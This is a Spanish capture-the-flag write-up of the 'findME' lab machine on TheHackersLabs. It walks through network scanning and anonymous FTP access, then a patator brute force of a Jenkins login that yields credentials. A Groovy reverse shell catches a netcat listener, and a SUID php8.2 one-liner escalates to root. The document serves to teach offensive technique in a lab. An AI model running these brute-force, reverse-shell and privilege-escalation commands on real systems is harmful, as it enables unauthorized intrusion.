Resolución de la máquina **findME** (Dificultad:fácil) de la plataforma TheHackersLabs

Realizado por: **L0b0s1lv3r**

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/descryptor/nmap]
└─$ sudo arp-scan -I wlan0 --localnet | batcat -l java
[sudo] contraseña para silver:
```

STDIN

```
Interface: wlan0, type: EN10MB, MAC: c0:b5:d7:cd:36:b1, IPv4: 192.168.1.50
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 bc:14:01:00:00:80   Hitron Technologies. Inc
192.168.1.8 00:0c:29:9f:f9:97   VMware, Inc.
192.168.1.18    3a:b2:9a:d2:dc:a4   (Unknown: locally administered)
192.168.1.74    a4:b6:1e:fc:cf:d1   Huawei Device Co., Ltd.
192.168.1.146   24:e8:53:59:1b:90   LG Innotek
192.168.1.175   10:78:d2:1d:27:44   Elitegroup Computer Systems Co.,Ltd.
192.168.1.166   cc:0d:f2:d1:b1:7a   Motorola Mobility LLC, a Lenovo Company
192.168.1.254   20:6a:94:ba:ce:b2   Hitron Technologies. Inc
192.168.1.100   90:17:c8:cd:d9:0d   HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.106   cc:0d:f2:de:e9:b6   Motorola Mobility LLC, a Lenovo Company
192.168.1.145   ee:61:1e:66:fb:14   (Unknown: locally administered)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.251 seconds (113.73 hosts/sec). 11 responded
```

Identificamos la IP de la máquina víctima utilizando la herramienta “**arp-scan**” con permisos de superusuario. La máquina está levantada en un hipervisor VMware. Al hacer un ping a la máquina, determinamos que es una máquina Linux por el valor del TTL, que es 64.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/descryptor/nmap]
└─$ rustscan -a 192.168.1.8 -- -sCV -oN targeted
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------
: http://discord.skerritt.blog    :
: https://github.com/RustScan/RustScan :
 -----------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/silver/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.1.8:21
Open 192.168.1.8:22
Open 192.168.1.8:80
Open 192.168.1.8:8080
```

flameshot

Utilizando la herramienta RUSTSCAN, identificamos cuatro puertos activos: el puerto 21 (FTP), el puerto 22 (SSH), el puerto 80 (servidor web) y el puerto 8080 (donde está levantado otro servicio web).

File: **targeted**


```
# Nmap 7.94SVN scan initiated Mon Jun 10 21:48:40 2024 as: nmap -vvv -p 21,22,80,8080 -sCV -oN targeted 192.168.1.8
Nmap scan report for 192.168.1.8
Host is up, received arp-response (0.0023s latency).
Scanned at 2024-06-10 21:48:41 -05 for 31s

PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.1.8]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.1.8]
|     214-Se reconocen las siguiente
|     rdenes (* ⇒'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNTO DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@find-me
|   NULL, SMBProgNeg, SSLSessionReq:
|_    220 Servidor ProFTPD (Debian) [::ffff:192.168.1.8]
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0        0             206 Jun  6 08:39 ayuda.txt
```

```
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a7:98:b6:44:36:c9:55:c6:06:f6:0b:5e:a2:ab:4f:28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIgi5ANabhXAOGVpA2hYQ9htq4dY8z+2pp7HkD8b4+
Cak=
|   256 fa:bf:4f:e3:ea:ad:80:e7:99:3d:eb:44:8b:f5:58:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMBez5GUfybmysiaMkRqcx2bgGJdUvGUiS3uX2ll8FYm
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8080/tcp open  http    syn-ack ttl 64 Jetty 10.0.20
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(10.0.20)
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=6/10%Time=6667BB0F%P=x86_64-pc-linux-gnu%r(N
SF:ULL,34,"220\x20Servidor\x20ProFTPD\x20\(Debian\)\x20\[::ffff:192\.168\.
SF:1\.8\]\r\n")%r(GenericLines,96,"220\x20Servidor\x20ProFTPD\x20\(Debian\
SF:)\x20\[::ffff:192\.168\.1\.8\]\r\n500\x20Orden\x20incorrecta:\x20Intent
SF:a\x20ser\x20m\xc3\xa1s\x20creativo\r\n500\x20Orden\x20incorrecta:\x20In
SF:tenta\x20ser\x20m\xc3\xa1s\x20creativo\r\n")%r(Help,273,"220\x20Servido
SF:r\x20ProFTPD\x20\(Debian\)\x20\[::ffff:192\.168\.1\.8\]\r\n214-Se\x20re
SF:conocen\x20las\x20siguiente\x20\xc3\xb3rdenes\x20\(\*\x20⇒'s\x20no\x20
SF:implementadas\):\r\n\x20CWD\x20\x20\x20\x20\x20XCWD\x20\x20\x20\x20CDUP
SF:\x20\x20\x20\x20XCUP\x20\x20\x20\x20SMNT\*\x20\x20\x20QUIT\x20\x20\x20\
SF:x20PORT\x20\x20\x20\x20PASV\x20\x20\x20\x20\r\n\x20EPRT\x20\x20\x20\x20
SF:EPSV\x20\x20\x20\x20ALLO\x20\x20\x20\x20RNFR\x20\x20\x20\x20RNTO\x20\x2
SF:0\x20\x20DELE\x20\x20\x20\x20MDTM\x20\x20\x20\x20RMD\x20\x20\x20\x20\x2
SF:0\r\n\x20XRMD\x20\x20\x20\x20MKD\x20\x20\x20\x20\x20XMKD\x20\x20\x20\x2
SF:0PWD\x20\x20\x20\x20\x20XPWD\x20\x20\x20\x20SIZE\x20\x20\x20\x20SYST\x2
SF:0\x20\x20\x20HELP\x20\x20\x20\x20\r\n\x20NOOP\x20\x20\x20\x20FEAT\x20\x
SF:20\x20\x20OPTS\x20\x20\x20\x20HOST\x20\x20\x20\x20CLNT\x20\x20\x20\x20A
```


Identificamos que podemos ingresar como usuario anónimo al servidor FTP ubicado en el puerto 21 sin proporcionar una contraseña, y extraer el fichero ayuda.txt. El puerto SSH está utilizando una versión superior a la 7.6, por lo que no podemos enumerar usuarios con un script de Python. Lo siguiente será revisar los puertos donde están levantados los servicios web, tanto en el 80 como en el 8080.

```
└─$ ftp 192.168.1.8
Connected to 192.168.1.8.
220 Servidor ProFTPD (Debian) [::ffff:192.168.1.8]
Name (192.168.1.8:silver): anonymous
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8579|)
150 Abriendo conexión de datos en modo ASCII para file list
-rw-r--r--   1 0        0             206 Jun  6 08:39 ayuda.txt
226 Transferencia completada
ftp> put ayuda.txt
local: ayuda.txt remote: ayuda.txt
ftp: Can't open `ayuda.txt': No existe el fichero o el directorio
ftp> get ayuda.txt
local: ayuda.txt remote: ayuda.txt
229 Entering Extended Passive Mode (|||13072|)
150 Opening BINARY mode data connection for ayuda.txt (206 bytes)
100% |**********************************************************************************************************************|   206       11.89 KiB/s    00:00 ETA
226 Transferencia completada
206 bytes received in 00:00 (10.23 KiB/s)
ftp> exir
?Invalid command.
ftp> exit
221 Hasta luego
```

Ingresamos al puerto 21 como usuario anónimo y descargamos el fichero, el cual puede ser útil para acceder a la máquina.



El mensaje que descargamos menciona al usuario "geralt" y nos informa que ha perdido su contraseña, pero nos proporciona algunas pistas: la contraseña comienza con "p", termina con "a", y tiene un total de cinco caracteres. Por ello, vamos a crear un diccionario con las diferentes combinaciones posibles, teniendo en cuenta estas pistas proporcionadas por el mensaje que descargamos en el servidor **FTP.**




Revisando el puerto 8080, observamos que hay un panel de inicio de sesión de Jenkins. El diccionario que creamos con la herramienta Crunch es para utilizarlo en un ataque de fuerza


bruta, con el objetivo de intentar ingresar al panel de Jenkins mediante el desciframiento de contraseñas.


```
POST /j_spring_security_check HTTP/1.1
Host: 192.168.1.8:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://192.168.1.8:8080
Connection: close
Referer: http://192.168.1.8:8080/login?from=%2F
Cookie: JSESSIONID.ea7fa608=node01smxwui4ljuwn1q3l8u2p4z8h30.node0
Upgrade-Insecure-Requests: 1

j_username=lobo&j_password=lobo&from=%2F&Submit=
```

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/findMe/content]
└─$ patator http_fuzz method=POST url="http://192.168.1.8:8080/j_spring_security_check" body="j_username=FILE0&j_password=FILE1&from=%2F&Submit=" 0=username.txt 1=dic
ionario.txt follow=1 accept_cookie=1 -x ignore:fgrep="Invalid username or password" --threads=10
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
11:59:33 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.9 at 2024-06-11 11:59 -05
11:59:33 patator    INFO -
11:59:33 patator    INFO - code size:clen       time | candidate                          |   num | mesg
11:59:33 patator    INFO - -----------------------------------------------------------------------------
12:00:49 patator    INFO - 200  86392:-1       4.438 | geralt:panda                      |   342 | HTTP/1.1 200 OK
```

Con Burp Suite, interceptamos la solicitud para crear la instrucción por POST desde Patator que es una utilidad de Kali Linux.







Podemos autenticarnos exitosamente con las credenciales geralt:panda. Utilizamos un script malicioso en Groovy, ya que Jenkins lo compila sin problemas (RUN), lo que nos permite acceder a la máquina víctima desde nuestra máquina atacante mediante netcat por el puerto 443.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/findMe/content]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.8] 58782
id
uid=104(jenkins) gid=110(jenkins) grupos=110(jenkins)
whoami
jenkins
script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
jenkins@find-me:~$ ^Z
zsh: suspended  nc -nlvp 443

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/findMe/content]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 443
                              reset xterm
```

Realizamos un tratamiento básico de la tty.

```
content : zsh ×   content : nc ×
jenkins@find-me:~$ export TERM=xterm && export SHELL=bash
jenkins@find-me:~$ sudo -l
[sudo] contraseña para jenkins:
Lo siento, pruebe otra vez.
[sudo] contraseña para jenkins:
sudo: 1 incorrect password attempt
jenkins@find-me:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/php8.2
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jenkins@find-me:~$
```

Revisamos el binario SUID. En este caso, encontramos una mala configuración administrativa en /usr/bin/php8.2, lo que nos permite utilizar GTFobins para escalar privilegios a root.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
jenkins@find-me:~$ export TERM=xterm && export SHELL=bash
jenkins@find-me:~$ sudo -l
[sudo] contraseña para jenkins:
Lo siento, pruebe otra vez.
[sudo] contraseña para jenkins:
sudo: 1 incorrect password attempt
jenkins@find-me:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/php8.2
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jenkins@find-me:~$ CMD="/bin/sh"
jenkins@find-me:~$ ./php -r "pcntl_exec('/bin/sh', ['-p']);"
bash: ./php: No existe el fichero o el directorio
jenkins@find-me:~$ /usr/bin/php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# bash -p
bash-5.2# whoami
root
bash-5.2#
```

Conclusión de la máquina: Aprendimos a crear nuestros propios diccionarios utilizando la herramienta Crunch en Kali Linux. También aprendimos a realizar ataques de fuerza bruta en Jenkins y revisamos escaladas de privilegios SUID, como en el caso de PHP. Aunque esta máquina es de nivel fácil, nos enseña cómo utilizar Patator para abusar del panel de inicio de sesión de Jenkins a través de peticiones POST.